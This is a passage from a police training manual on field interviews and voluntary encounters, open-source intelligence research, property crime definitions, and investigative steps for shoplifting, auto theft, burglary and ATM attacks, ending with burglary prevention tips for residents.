7. The suspect is located in proximate time and place to the alleged crime; or
8. The officer has knowledge of the suspect's prior criminal record or involvement in criminal activity.

Initiating a Field Interview

Based on the observance of suspicious circumstances or upon information from an investigation, an officer

may initiate the stop of a suspect if he has articulable, reasonable suspicion to do so. The following guidelines shall be followed when making an authorized stop to conduct a field interview.

1. When approaching the suspect, the officer shall clearly identify himself as a law enforcement officer, if not in uniform, by announcing his identity and displaying Agency identification.
2. Officers shall be courteous at all times during the contact but maintain caution and vigilance for furtive movements to retrieve weapons, conceal or discard contraband, or other suspicious actions.
3. Before approaching more than one suspect, individual officers should determine whether the circumstances warrant a request for backup assistance and whether the contact can and should be delayed until such assistance arrives.
4. Officers shall confine their questions to those concerning the suspect's identity, place of residence and other inquiries necessary to resolve the officer's suspicions. However, in no instance shall an officer detain a suspect longer than is reasonably necessary to make these limited inquiries.
5. Officers are not required to give suspects Miranda warnings in order to conduct field interviews unless and until additional information is available and sufficient to establish probable cause for arrest.
6. Suspects are not required, nor can they be compelled, to answer any questions posed during field interviews. Failure to respond to an officer's inquiries is not, in and of itself, sufficient grounds to make an arrest although it may provide sufficient justification for additional observation and investigation.

Reporting

If after conducting a field interview there is no basis for making an arrest, the officer should record the facts of the interview and forward the documentation to the appropriate reporting authority as prescribed by Agency procedure.

It is essential during field interviews that officers' conduct the interview in such a manner so as not to elevate the encounter to an arrest when no probable cause exists for an arrest. Officers must also keep in mind that the broad view of the courts does not necessarily require that the words, "You are under arrest" be spoken in order for an arrest to take place. Therefore the officer should:

1. Avoid intimidating behavior
 - Officers should exercise reasonable courtesy and avoid intimidating or threatening behavior
 - Minimize physical contact
 - Excessive physical contact can cause the courts to treat the encounter as an arrest
 - Avoid detaining the individual any longer than is necessary
 - Detention for an excessive period of time is a common basis for judicial rulings that an encounter has become an arrest

B. Voluntary Encounters Background

It is not necessary that an officer have reasonable suspicion in order to approach and question a citizen. In such an encounter the officer may even ask questions intended to produce evidence of criminal activity as

long as the encounter remains voluntary. Once an encounter ceases to be voluntary it becomes a Terry stop and is subject to Fourth Amendment considerations.

1. An encounter will usually be viewed as voluntary as long as the circumstances are such that a reasonable person would feel that they were free to terminate the encounter at any time.
2. The following are factors which do not, of themselves, negate the voluntary status of an encounter but are likely to be considered by a court or other authority during a review of the encounter to determine its voluntariness:
 - a. Interference with the individual's freedom of movement
 - i. If an officer positions them self or their vehicle in such a manner as to block the individual's path, this may indicate to the individual that he is not free to leave.
 - ii. Number of officers
 - iii. An individual confronted by more than one officer may be intimidated to the point that he does not feel free to break contact.
 - b. Display of weapons
 - i. Excessive display of weapons, especially firearms, that is drawn or pointed are likely to elevate an encounter to an arrest.
 - c. Display of badges
 - i. Prolonged or repeated display of badges or other police identification may be intimidating enough to an individual to affect the status of the encounter.
 - d. Behavior of officers
 - i. Officers should avoid exhibiting a threatening or bullying demeanor when conducting voluntary field interviews.
 - e. Physical contact
 - i. Physical contact with an individual for the purpose of stopping them or holding them to search for weapons or evidence will almost certainly negate the voluntary status of the encounter.
 - ii. Such contact will more often than not elevate the encounter to an arrest.
 - f. Retaining personal property
 - i. Any personal property, such as a driver's license or other identification, taken from an individual should be returned promptly.
 - ii. Individuals may not feel free to leave as long as such items are held.
3. Although officers conducting field interviews in voluntary encounters are not required to advise individuals stopped of their right to refuse to answer questions and of their right to terminate contact at any time, individuals are not to be misled should they inquire or exercise such rights.
4. Officers must keep in mind at all times when attempting to initiate voluntary encounters that the individual is under no legal obligation to stop, to speak with the officer, or to even acknowledge the officer's presence. These types of responses do not justify an intensified police presence.

35.1.7. Sample Stolen Goods Market Offender Interview

1. What sentence did you receive for your last theft offense?
2. What kind of things did you steal?
3. From where did you steal?
4. How often did you steal?
5. How did you decide what to steal?
6. Did you know what you were going to do with the items before you stole them?
 - a. What did you do with what you stole?
 - b. Take the buyer to the goods?
 - c. Take the goods to the buyer?
 - d. Take the goods onto the street, looking for buyers?
 - e. Use a mobile phone to find buyers?
 - f. Take the goods to a friend who knows buyers?
7. How did you know to whom/where to sell?
8. Why was it easier to sell to that person/place?
9. How did you learn the best ways to sell stolen goods?
10. Where did you (and others) sell the following types of stolen goods?
 - a. Jewelry?
 - b. Electrical goods?
 - c. Shoplifted items (clothes, cigarettes, food, alcohol)?
 - d. Guns?
11. To how many different people did you sell?
12. For each type of stolen good, how did you sell?
 - a. Hawking in a public place, door-to-door, in bars, at flea markets?
 - b. Network sales (through friends and contacts)?
 - c. Commercial fence supplies?
 - d. What kind of businesses? Corner shops, jewelers, pawnbrokers, secondhand shops?
 - e. Residential fence supplies?
 - f. Family, friends, acquaintances?
13. Did people buy stolen goods without asking any questions about where they came from or proof of identity?
14. Do you think the shopkeepers knew the goods you were selling were stolen?
15. How easy was it to sell each type of stolen goods?
16. Did police ever catch your fence/dealer?
17. Did you ever need to dump goods?
18. How did you know where to take stolen property?
19. How long did it take you to get rid of property?
20. If you had to store/stash goods, where did you do that?
21. How did you transport what you stole?

- a. Car?
 - b. Public transportation?
 - c. On foot?
 - d. Bicycle?
22. Did you ever swap stolen goods for drugs? Or trade stolen goods for anything else?
23. Did you work alone or with someone else?
24. Did you earn money from selling stolen goods shared with someone?
25. Did anyone ever ask you to steal to order? What sort of property?
26. Did you ever ask someone else to sell something for you? Who (don't need to know names)? What sort of property?
27. What did you do with any money you got from what you stole?
28. Why did you steal and sell stolen goods?
- a. For cash to party (alcohol, drugs, prostitution)?
 - b. To support other people?
 - c. For fun and excitement?
 - d. To support a drug, alcohol, gambling or other addiction?
29. What did community members think of buying stolen goods? Did they ask? Did they turn a "blind eye"?
30. Were you aware of the police when you were stealing or selling stolen goods? Did you take precautions not to get caught?
31. Did you have any strategies to ensure that buyers were not going to inform the police?
32. What did you know about police operations against thieves and dealers?
33. How concerned were you about your chances of getting caught?
34. How long did it typically take you to sell your stolen goods?
35. Were or are you aware of any markets closing down as a result of police intervention?
36. Were or are you aware of any increased police interest in where stolen property was or is sold?
37. Did property-marking deter you from stealing? Were there particular types of marking that deterred you more than others?
38. Did you get a good return for the goods you sold?
39. Did prices for particular goods go up? If so, did that affect what you stole?
40. Did prices for particular goods go down? Did that stop you from stealing such things?
41. What do you think affected/affects price changes?
- a. The market got/gets swamped with stolen stuff?
 - b. Street prices went/go down?
 - c. Fashions changed/change?

36. Open Source Intelligence

Open-source intelligence (OSINT) refers to intelligence collected from publicly available sources. In the intelligence community (IC), the term “open” refers to overt, publicly available sources (as opposed to covert or clandestine sources); it is not related to open-source software or public intelligence.

OSINT is defined by both the U.S. Director of National Intelligence and the U.S. Department of Defense (DoD), as “produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence requirement.”

OSINT INCLUDES A WIDE VARIETY OF INFORMATION AND SOURCES:

1. Media: newspapers, magazines, radio, television, and computer-based information.
2. E-commerce: auction sites, classified platforms, group pages, e-commerce platforms.
3. Web-based communities and user-generated content: social-networking sites, video sharing sites, wikis, blogs, and folksonomies.
4. Public data: government reports, official data such as budgets, demographics, hearings, legislative debates, press conferences, speeches, marine, and aeronautical safety warnings, environmental impact statements and contract awards.
5. Observation and reporting: The availability of worldwide satellite photography, often of high resolution, on the Web (e.g., Google Earth) has expanded open-source capabilities into areas formerly available only to major intelligence services.
6. Professional and academic (or grey literature): conferences, symposia, professional associations, academic papers, and subject matter experts

36.1. What is Informal Discovery?

Informal discovery is factual research obtained without document requests, interrogatories, subpoenas, or depositions. Informal discovery can be conducted at any time and it is free.

There are thousands of electronic sources that can provide information on subjects and witnesses. However, the most common and most useful sources are search engines and social networking sites. Search engines are an excellent place to start.

36.1.1. Search Engines

The most common search engines are Google, Yahoo, and Bing. Google is the leading online search engine and expends a large amount of money for research and development. Its main goal is to transform the way the world finds and stores information. Yahoo was one of the earliest search engines. However, in recent years Yahoo has begun to push more commercial content on users. Thus, Yahoo users will likely have to wade through various links that are irrelevant to the search performed. One of the newest search engines to hit the net is Bing from Microsoft. Bing touts itself as “the decision machine.” According to their commercials, its focus is providing you with more refined search results with only the information you’re seeking. Although Google is the search engine most likely to produce relevant results, don’t forget to take a couple minutes to give other search engines a try because you will receive different results in a different order.

If you don’t have enough time to run searches on multiple engines, consider trying a search engine that compiles results from the main search engines into one listing. Two examples of these types of search engines are www.beaucoup.com and www.dogpile.com. Using these sites may result in information overload, but you will have all of the results collected without having to go to numerous different engines.

36.1.2. Social Networking Sites

Social network is a term referring to the relationships that tie us to other people. It is the social structure that maps out the relationships between individuals. Although we technically all belong to one giant social network, we also belong to smaller, tighter social networks that are defined by our families, friends, where we live, work, went to school, hobbies, interests, etc.

As we meet people, we typically engage in basic background discussions, such as: “What do you do?”, “Where do you work?”, “Where did you go to school?” Through these questions and others, we frequently come across similar interests and/or realize that we have relationships with the same individuals. The goal of social networking sites is to turn this verbal dialogue into a visual framework available for all of your connections (and sometimes your connection’s connections) to see. Thus, by connecting to someone online, people can see relationship connections visually and can identify topics they have in common without having to speak to each other.

Social networking sites also allow us to share our lives with “friends” without having to speak or write to each other. Social networking sites allow you to post messages on your site for others to read. The sites also allow you to post photos, videos, and music. People use social networking sites to join groups related to their interests and hobbies. As individuals begin to communicate in this fashion there is a tendency to over-share with others that you would not normally provide with this information. For example, a few months ago, a very casual acquaintance began posting details about her pregnancy in excruciating detail. This information was not sent directly to me, but rather it was posted on her page for anyone connected to her to read. This seems to be the result of our demand for instant and constant communication.

Use of social networking sites is an important tool when handling workers’ compensation cases because it is a potential fount of useful information that would otherwise be undiscoverable. In order to identify useful evidence, it is important to have an understanding of main social networking sites and the information users frequently provide on their profiles.

36.1.3. Social Media Networks

Website TOS, Privacy Laws and Proposed Regulations

Social Media is a key component to profiling a subject of investigation. The pool of information about each individual can form a distinctive “social signature,” But there are limitations to the info you can access on a Social Network due to privacy settings and anonymity.

36.1.4. Issues with Anonymity

We have a right to it, but websites are not allowing it via Terms of Service (TOS). You can be anonymous online, but how can you be anonymous online when they are asking for real information?

- If you go into Facebook and set up a profile, their TOS say that is you. You have to have a valid email address, but how do you know that they are using any random email address and name?
- It is not illegal for internet users to impersonate or create a false identity online.
- The popularity of a site comes with the vulnerability of attack.
- We are seeing an increase in SPOOFING – i.e. reset password emails giving someone else ownership of your account.
- Be advised that accounts under a person's name can be a result of spoofing and not necessarily created by a user.
- In the context of network security, a spoofing attack is a situation in which one person or program successfully masquerades as another by falsifying data and thereby gaining an illegitimate advantage.

37. Property Crime Investigations

In the FBI's Uniform Crime Reporting (UCR) Program, property crime includes the offenses of burglary, larceny-theft, motor vehicle theft, and arson. The object of the theft-type offenses is the taking of money or property, but there is no force or threat of force against the victims. The property crime category includes arson because the offense involves the destruction of property; however, arson victims may be subjected to force. This property crime category also includes: Destruction, Damage, or Vandalism of Property.

Crimes Against Property Definitions from NIBRS (National Incident-Based Reporting System)

Arson: To unlawfully and intentionally damage, or attempt to damage, any real or personal property by fire or incendiary device.

Bribery: The offering, giving, receiving, or soliciting of anything of value (i.e., a bribe, gratuity, or kickback) to sway the judgment or action of a person in a position of trust or influence.

Burglary/Breaking and Entering: The unlawful entry into a building or other structure with the intent to commit a felony or a theft.

Counterfeiting/Forgery: The altering, copying, or imitation of something, without authority or right, with the intent to deceive or defraud by passing the copy or thing altered or imitated as that which is original or genuine; or the selling, buying, or possession of an altered, copied, or imitated thing with the intent to deceive or defraud.

Destruction/Damage/Vandalism of Property: To willfully or maliciously destroy, damage, deface, or otherwise injure real or personal property without the consent of the owner or the person having custody or control of it.

Embezzlement: The unlawful misappropriation by an offender to his/her own use or purpose of money, property, or some other thing of value entrusted to his/her care, custody, or control.

Extortion/Blackmail: To unlawfully obtain money, property, or any other thing of value, either tangible or intangible, through the use or threat of force, misuse of authority, the threat of criminal prosecution, the threat of destruction of reputation or social standing, or through other coercive means.

Fraud Offenses: The intentional perversion of the truth for the purpose of inducing another person or other entity in reliance upon it to part with something of value or to surrender a legal right.

False Pretense/Swindle/Confidence Game: The intentional misrepresentation of existing fact or condition, or the use of some other deceptive scheme or device, to obtain money, goods, or other things of value.

Credit Card/Automatic Teller Machine Fraud: The unlawful use of a credit card, debit card or automatic teller machine for fraudulent purposes.

Impersonation: Falsely representing one's identity or position, and acting in the character or position thus unlawfully assumed, to deceive others and thereby gain a profit or advantage, enjoy some right or privilege, or subject another person or entity to an expense, charge, or liability which would not have otherwise been incurred.

Welfare Fraud: The use of deceitful statements, practices, or devices to unlawfully obtain welfare benefits.

Wire Fraud: The use of an electric or electronic communications facility to intentionally transmit a false and/or deceptive message in furtherance of a fraudulent activity.

Larceny/Theft Offenses: The unlawful taking, carrying, leading, or riding away of property from the possession, or constructive possession of another person. (Larceny and Theft will be used synonymously in this manual).

Shoplifting: The theft by someone, other than an employee of the victim, of goods or merchandise exposed for sale.

Theft from Building: A theft within a building that is either open to the general public or where the offender has legal access.

Theft from Coin-Operated Machine or Device: A theft from a machine or device that is operated or activated by the use of coins.

Theft from Motor Vehicle: The theft of articles from a motor vehicle, whether locked or unlocked (can be referred to as a Vehicle Burglary).

Theft from Motor Vehicle Parts/Accessories: The theft of any part or accessory affixed to the interior or exterior of a motor vehicle in a manner which would make the item an attachment of the vehicle or necessary for its operation.

All Other Larceny: – All thefts which do not fit any of the definitions of the specific subcategories of Larceny/Theft listed above.

Motor Vehicle Theft: The theft of a motor vehicle.

Stolen Property Offenses: Receiving, buying, selling, possessing, concealing, or transporting any property with the knowledge that it has been unlawfully taken, as by burglary, embezzlement, fraud, larceny, robbery, etc.

Investigating a Property Crime

As a police officer, you will be inundated with reports of property crimes. The wide range of articles that are reported stolen may seem to be unlimited. It could be anything from a yard gnome to a yacht or an airplane. When dealing with the victims of the crimes, be sure to maintain your professionalism even if the item

seems to be of little value. This may be the first and only interaction with police that this victim has encountered. There are times that you may go from a serious felony call and have to fight with a suspect to a call of a stolen bicycle. Treat the victim with respect and take their report, even if you know that the bicycle may never be found.

Identify the victim

To investigate a property crime, you must first have a victim and some item of monetary value that was stolen or damaged. The victim must be willing to pursue the matter and if necessary go to court and testify.

Determine venue or location of occurrence

As a police officer, you must determine where the property was last located before it was stolen or damaged. This determines the appropriate location of the crime. If the property crime occurred in your venue, then you will be responsible for making the police report and helping the victim pursue the case. If the crime happened in another city, county or state then you must refer the victim to that police agency that handles that area. An exception to this rule of venue is in the case of Identity Theft. A victim of Identity Theft is allowed to make the report from their hometown rather than travel to wherever the incident occurred. Being able to report this locally, makes it more convenient for the victim. After you create the report, you then forward the report to the police agency that covers the area where the crime was committed.

Identify the property stolen or damaged

The victim must be able to describe the property. The more information you can gather, the more helpful it will be in identifying it. You will need the brand name, model and the serial number of the property. If the victim does not have this information, you can still make a report, but encourage them to locate a receipt, an owner's manual, a title or something else that would help them identify it. You also need to get a physical description of the item, such as color, size, and shape.

Property value

Another necessary part of the report is to obtain the value of the stolen or damaged property. This is not just for insurance purposes, but it can also determine the class of crime that has been committed. The level of crime then determines the level of punishment by the courts. If the crime is a felony, then a detective may need to take over the case after the original report is made. In smaller departments, the patrol officer handles the entire case until it gets presented to the states attorney's office. Depending on the complexity of the incident, the patrol officer may need to ask for help from their department or a neighboring agency.

The class of crime can also change the behavior of the suspect. The suspect can become more paranoid or afraid of arrest when they realize that they have committed a felony. This attitude of the suspect can cause them to become violent towards officers that are trying to make the arrest. The suspect may flee on foot which can increase the chance of an officer being hurt. If the suspect flees in a vehicle, this can significantly increase the chance of an officer or a citizen being hurt or killed. Obviously, the ultimate responsibility for the level of punishment falls upon the suspect for committing the crime, but the police need to consider

these possibilities for their safety and the safety of their community.

Identifying the suspect

Hopefully, the victim will know who stole or damaged their property. This makes it easier for the officer to solve the case, especially if the victim knows the suspect's name, address, and date of birth. If the victim gives you suspect information, be sure to broadcast that information as soon as possible. If the victim has no idea who the suspect is, then you need to use your investigative skills. Here are some investigative methods to consider.

Investigative Methods

- ∞ Identify and collect evidence at the scene
 - ∞ Canvass for witnesses and video surveillance
 - ∞ Check pawn shops and pawn tickets for the stolen property
 - ∞ Check with confidential informants
 - ∞ Check recent police reports of similar incidents to see if a suspect has been identified in similar crimes
- If you gain enough information to identify a suspect, and there is enough probable cause for an arrest, then you should apply for an arrest warrant. In the meantime, you should try to locate the stolen property if it applies to your case.

You will need to perform similar actions and investigative methods in each type of property crime, but there will be case specific methods that you will need to cover depending on the investigative requirements of each instance.

Shoplifting or Retail Theft

In a Shoplifting or Retail Theft case, the officer handling the call must ensure that the minimum requirements are met before the suspect is charged. Here is an example of the Retail Theft law according to the State of Pennsylvania:

A person is guilty of a retail theft if he:

- (1) takes possession of, carries away, transfers or causes to be carried away or transferred, any merchandise displayed, held, stored or offered for sale by any store or other retail mercantile establishment with the intention of depriving the merchant of the possession, use or benefit of such merchandise without paying the full retail value thereof;
- (2) alters, transfers or removes any label, price tag marking, indicia of value or any other markings which aid in determining value affixed to any merchandise displayed, held, stored or offered for sale in a store or other retail mercantile establishment and attempts to purchase such merchandise personally or in consort with another at less than the full retail value with the intention of depriving the merchant of the full retail value of such merchandise;
- (3) transfers any merchandise displayed, held, stored or offered for sale by any store or other retail mercantile establishment from the container in or on which the same shall be displayed to any other container with intent to deprive the merchant of all or some part of the full retail value thereof; or

- (4) under-rings with the intention of depriving the merchant of the full retail value of the merchandise.
- (5) destroys, removes, renders inoperative or deactivates any inventory control tag, security strip or any other mechanism designed or employed to prevent an offense under this section with the intention of depriving the merchant of the possession, use or benefit of such merchandise without paying the full retail value thereof.

So in laymen's terms, this is a recap of the above-listed law:

- (1) takes any merchandise offered for sale at any store with the intention of depriving the merchant of the use of such merchandise without paying the full price;
- (2) alters or removes any price tag or barcode and attempts to purchase such merchandise at less than the full price;
- (3) transfers any merchandise from one container to another with intent to deprive the merchant of all or some part of the full price;
- (4) under-rings (a cashier only scans some of the items that their friend is buying, thus "under-charging" them).
- (5) deactivates any security device with the intention of depriving the merchant of the possession of such merchandise without paying the full price.

You must first know the law and then be able to ascertain if a violation occurred. You must be able to articulate that violation in your report.

If the case involves shoplifting, you must have a way to identify the suspect. If the suspect fled in a vehicle, the shop owner or loss prevention agent must obtain a valid license plate or have an identification of the suspect via driver's license, identification card, or having dealt with the suspect at an earlier time. If the suspect's identity can be verified through video surveillance by the officer or investigator, then that would also be appropriate. If there is no license plate or photo identification to use to find the identity of the suspect, then you do not have enough leads in which to follow up. Your departmental policy would then dictate if you should leave a report or not.

Some departments only issue tickets to the shoplifting suspects and release them at the scene. Whereas some agencies take them into custody, bring them to jail and make them post bail. Either way, the suspect will later have to appear in court for the charges filed. Refer to the Retail theft report in the Documenting Investigations Reading Manual (pgs. 16-19).

For another example of how Retail Theft cases are handled, refer to The Seattle Police Department's Retail Theft program.

"The Retail Theft Program (RTP) was developed in 1989 with a handful of stores and a couple of contract security companies. Today there are approximately 120 participating stores. The RTP is an alternative reporting procedure. In lieu of reporting a misdemeanor theft (shoplift) or criminal trespass to the police, the RTP participants notify the police in writing (Security Incident Report). The program both saves time for the retail companies — as they don't need to wait for police follow up at the scene — and frees up police resources for other types of response."

Refer to the below forms as examples: Security Incident Report Form RTP Manual

Trespass Admonishment

One of the big misunderstandings of retail theft is whether or not there was intent to steal. For example, some shoplifters place large items in the bottom of their cart and hope that the cashier does not see them and does not charge them. It is the customer's responsibility to notify the cashier that the item is still in the cart if they do not place it on the counter. Then if the customer does not pay for the item, then the customer is guilty of retail theft. Another misunderstanding is that the suspect does not have to walk all the way out of the store to be charged with the crime.

Once they go past all points of sale, without paying for the item, then they can be arrested. In some states, if the suspect removes a price tag or places merchandise into other containers to conceal it, they can be arrested even before they approach the cashier.

Motor Vehicle Theft

When dealing with a Motor Vehicle Theft, the officer must ensure that minimum requirements are met before a report is made, and a suspect is charged.

When dealing with a Motor Vehicle Theft case, ask the victim the following questions:

- ∞ Did they allow someone to borrow the car?
- ∞ Is there a chance that the vehicle was repossessed?
- ∞ Did they misplace the car (e.g. large shopping mall parking lot)?
- ∞ Are they having financial trouble?
- ∞ Did a family member or friend use the car?
- ∞ Did they sell the vehicle for drugs?

Once you have determined that the car has been stolen, then broadcast a vehicle and suspect description and direction of travel, as soon as possible. As with other property crimes, you need to gather information about the color, make, model, and vehicle identification number (VIN) and note anything about the car that would stand out (e.g. a yellow bumper sticker). Also, include the approximate value of the car.

Investigative methods of Auto Theft

Identify and collect evidence at the scene

Evidence of forced entry (e.g. broken glass in the driveway) Did the suspect have a key?

Does the car have a GPS locating device that can track the vehicle?

Did the victim leave their cell phone or device in the car that can be tracked? Neighborhood canvass for witnesses and video surveillance.

Check recent police reports of similar incidents to see if a suspect has been identified. Enter the stolen car and license plate information into NCIC

Check the area for the stolen car. Then write your report. Generally, these cases will be turned over to the investigative division or the Auto Task Force.

Locating a Mobile Stolen Vehicle

If you find the stolen car while it is still mobile, do not immediately activate your emergency lights. First radio in the location of the car, its description and direction of travel. Also, describe the suspect(s) in the vehicle. Try not to make it obvious to the suspects that you are aware of the crime and that you are calling it in. Ensure that you have plenty of backup in the area and have a safe place to deploy stop sticks. Before activating your lights, make sure you have a well thought out plan.

You must have a thorough knowledge of your departmental pursuit policy before engaging in a vehicle pursuit. Also keep in mind that the suspects may be armed, so take the necessary precautions. If the suspects flee from the car, and you have to choose who to pursue, focus on apprehending the driver rather than the passengers. Charges against the driver will be easier to obtain than against the passengers.

Locating an Abandoned Stolen Vehicle

If you do locate the stolen vehicle and it is unoccupied, notify dispatch and your supervisor. Determine if your department is going to immediately seize the car or sit back and prepare for surveillance to see if the suspect returns to the vehicle. Warning, if the suspect is able to regain control of the car and then flee, your department will have liability concerns. From that perspective, it would be more beneficial to the victim and your staff, to just recover the car rather than try to wait for the suspect to return so that he can be apprehended.

When recovering an abandoned stolen vehicle, do not immediately enter the car. It needs first to be dusted for fingerprints or checked for evidence in an attempt to ascertain a suspect. If no one is unavailable to process the car at the scene, then a supervisor needs to determine whether the car should be impounded for processing or returned to the victim.

If the determination is made to impound the vehicle for processing, then call for a tow truck and inform the tow truck driver not to enter or touch the interior of the car or the driver's door. Place evidence tape across the car doors, trunk, and hood and then sign the tape, half on the tape and half on the car to prevent tampering. Do not place the evidence tape in an area where the suspect may have touched. If the vehicle cannot be processed at the scene, and it has to be moved to another location, the investigator may have to apply for a search warrant to search the car. (check with your prosecutor's office for how to proceed.) Obviously, if there are any guns or other dangerous weapons in plain view in the car, they need to be seized and secured.

(Search warrant for Timothy McVeigh's vehicle)

(Seattle Police Department – Handling Auto Theft and Recovery)

Instructions for Preparing an Affidavit and Search Warrant

When preparing these forms, print out four copies, (Original warrant – Return to issuing court, 1st copy to prosecutor, 2nd copy to serve on suspect, 3rd copy to issuing judge)

1. In paragraph one FULLY describe the person, place, or thing to be searched and give its EXACT location.
2. In paragraph two FULLY describe the property/person that is to be searched for and seized.
3. In paragraph three set forth the facts and observations that establish probable cause. If additional pages are necessary, continue on form MC 231a.
4. Present to prosecuting official for review if required locally.
5. Present the original of the affidavit and search warrant to the judge/magistrate for review.
6. Swear to the contents of the affidavit and sign it before the judge/magistrate.
7. Have the judge/magistrate sign both the original of the affidavit and the search warrant (and sign the extra copies).
8. Print names of judge/magistrate and affiant on all copies of the affidavit and/or search warrant.
9. Separate packet, retaining copies to make duplicate tabulations later.
10. Leave original affidavit and last copy of the warrant with the issuing judge/magistrate.
11. Execute search warrant at the location given.
12. Complete the tabulation (list) of property taken in the presence of the person(s) from whom it is seized, if present, or any other person (including another officer).
13. Have person before whom the tabulation is completed sign the tabulation as a witness.
14. Leave a copy of the search warrant and completed tabulation with the person(s) from whom the property was taken, if present, or at the premises.

Return the original search warrant and complete tabulation to the issuing court indicating the date returned and the name of the person(s) served (Michigan Supreme Court, 2016).

(sample template of an affidavit and search warrant)

Types of Burglaries

There are many different types of burglary. Burglary includes breaking into a vacant building or house. Residential burglary refers to someone breaking into a house that is owner-occupied.

Either no one is home or the burglar is able to sneak in and steal without the occupants being alerted. Business burglary is the same as a burglary, but it happens at a place of business. The elements of the crime are the same.

Daytime Burglars

Daytime Burglars normally commit residential burglary. Many residential burglars will break into houses during the day because no one is home. They assume you will be at work and the kids will be at school, etc.

Distraction burglars also commit their crimes in daylight but they try another approach. They often work in

pairs and target the elderly. They will knock on the victim's door and use some sort of confidence scheme to gain entry. Once inside, one thief will distract the victim, while the other pilfers through the victim's belongings.

The following are some examples:

- ∞ Ask to use the phone
- ∞ Ask to use the bathroom
- ∞ Pretend to work for a utility company

Some agencies will only charge distraction burglars with theft. Check with your local prosecutor's office before proceeding with a burglary charge.

Nighttime Burglars

Nighttime burglars usually break into businesses at night because no one is supposed to be there. Burglars prefer to be secretive and stay unnoticed. If a nighttime burglar decides to break into a residence at night, this increases the chance for violence, both for the victim and the suspect.

Burglars have many methods of breaking in. Some prefer to kick in a back door. Some like to climb through a window. A "doorknob twister" is a burglar who carries a pipe wrench and uses it to twist the doorknob off of the door. Some use lock pick tools, pry bars, screwdrivers and other similar tools.

Types of burglary offenders

One would assume that all burglars are skinny males that can climb through small windows. But burglars come in all ages, shapes, and sizes. They can also be a homeless person, a drug addict, a juvenile or a combination of them all. Here is a list of different burglar types:

Homeless – break into vacant houses or buildings for shelter, food, cash or other small items to sell.

∞ Juveniles – commit burglary for thrills, retaliation, and quick cash. Often leave the crime scene in disarray. Younger offenders sometimes steal only toys.

∞ Drug addict – commit burglary to get cash or items to sell to support their habits

∞ Opportunists – notice an easy target and take advantage of it

∞ Smash and Grab – usually wear a hood or mask to avoid identification. Operates quickly and in groups

∞ Cat burglar – works like a cat. Very stealthy and will climb buildings to enter via the second story. Known for breaking into houses at night when the residents are asleep. Very tidy, rarely leave evidence behind.

∞ Heisters – Targets warehouses and wealthy neighborhoods. Operate as a large team or as part of an organized criminal enterprise (Monitronics, 2015).

Investigative Methods for Burglary

When investigating a burglary, the normal steps taken at a theft scene would also be performed. In addition to that, the following needs to be determined:

Investigative Methods

- Locate point of entry
- Helps identify modus operandi
- Locate point of exit
- Request canine unit for possible track
- Determine what was damaged
- Determine what was stolen
- Identify and collect evidence at the scene – Fingerprints – Footprints – Tire tracks – Hairs, fibers, and soil,
- Blood and DNA – Tool marks and impressions
- Canvass for witnesses and video surveillance
- Broadcast suspect and suspect vehicle info
- Check pawn shops and pawn tickets for the stolen property
- Check with confidential informants
- Check recent police reports of similar incidents to see if a suspect has already been identified

Types of evidence to collect in safe burglary cases

- Safe insulation, paint chips, metal filings, drills,

Looting

Looting is another form of burglary. According to Illinois Compiled Statutes, the definition is as follows: (720 ILCS 5/25-4) Sec. 25-4. Looting by individuals.

(a) A person commits looting when he or she knowingly without authority of law or the owner enters any home or dwelling or upon any premises of another, or enters any commercial, mercantile, business, or industrial building, plant, or establishment, in which normal security of property is not present by virtue of a hurricane, fire, or vis major of any kind or by virtue of a riot, mob, or other human agency, and obtains or exerts control over property of the owner.

Looting is an extremely difficult situation to handle. In this situation, the criminals outnumber the police, and it would not be wise to try and arrest them all. The rioters are already acting with a mob mentality, and if you stop to try and arrest them, they will most likely turn on you. The rioters may turn your squad car over with you in it and light it on fire. There is most likely other chaos occurring at the same time in your venue if you are experiencing looting, so keep yourself and your squad as safe as possible and focus on the most serious offenses.

Looting is a property crime. Crimes against persons will take precedence. Using video surveillance at a later time to try and identify the criminals would be a wiser approach.

Actions to take when responding to burglary-in-progress calls

- ¥ Speedy and safe response
- ¥ Get description from dispatch
- ¥ Determine most likely escape route
- ¥ Looking for suspects while en route
- ¥ Have back up on the way

¥ Request a canine unit

¥ Look for suspicious behavior in suspects in the area

- o Breathing heavy from running

- o Looking away from you

- o Dirt on face, hands, or clothes

- o Making furtive movements

- o Wearing gloves or

- o Possessing burglary tools

- ∞ Gloves

- ∞ Screwdrivers

- ∞ Walkie-talkies

- ∞ Bolt cutters

- ∞ Pry bar

- ∞ Lockpicks

- ∞ Slim Jim

- ∞ Spark plug ceramic chips

- ∞ Wire cutters

Methods associated with attacks on ATMs (Automated Teller Machines)

Another form of burglary and theft surrounds the use of an ATM (Automated Teller Machine). There are different ways that thieves attack the ATM. The following is a list of known ATM attacks:

- ∞ Physical Attacks

- o Prying open

- o Carrying off with tow truck

- o Explosives

- ∞ Card Skimming

- o A device that covers the actual card slot to steal customer card info

- ∞ Card Trapping

- o A device that covers the card slot and traps the card inside the device for later retrieval

- ∞ Transaction Reversal Fraud (TRF)

- o Creates an error code that causes the machine to think the money was not dispensed

- ∞ Cash Trapping

- o A device that traps the customer's cash inside, then the thief returns later and retrieves the cash

- ∞ Logical Attacks

- o A device that takes control of the machine and causes it to spit out money (Wild, 2015)

Crime Prevention Methods

Every good police officer that is worth his salt will alert victims and citizens of ways to better protect themselves from criminal activity. There have been studies and surveys done, that have asked criminals questions about how to ward off thieves from committing burglary.

- ¥ Owning a dog – even a small dog will bark and alert the neighbors
- ¥ Alarm and surveillance system
- ¥ Fake cameras and alarm system stickers
- ¥ Locking doors and windows
- ¥ Installing deadbolts and reinforce door jambs
- ¥ Keeping lights, television or radio on
- ¥ Do not tell people you are gone in person
- ¥ Do not post on social media that you are currently on vacation
- ¥ When loading a car with suitcases, keep it quick and hidden if possible
- ¥ Keep your mailbox clear and have someone get your mail when on vacation
- ¥ Keep your grass mowed, so it looks like someone is home
- ¥ Keep your landscaping trimmed so a thief cannot hide behind it
- ¥ Use indoor and outdoor light timers
- ¥ Pretend that you are saying “goodbye” to someone inside your home when you leave
- ¥ Do not leave ladders and tools outside that burglars can use
- ¥ Use a wooden dowel or metal bar for sliding doors and windows so they can’t be pried open.
- ¥ Get a motion-sensor home security system that lets you monitor your home with your smartphone.
- ¥ Build a secret hiding place for your valuables (Buzzfeed, 2013).

Auto Burglary and Motor Vehicle Theft

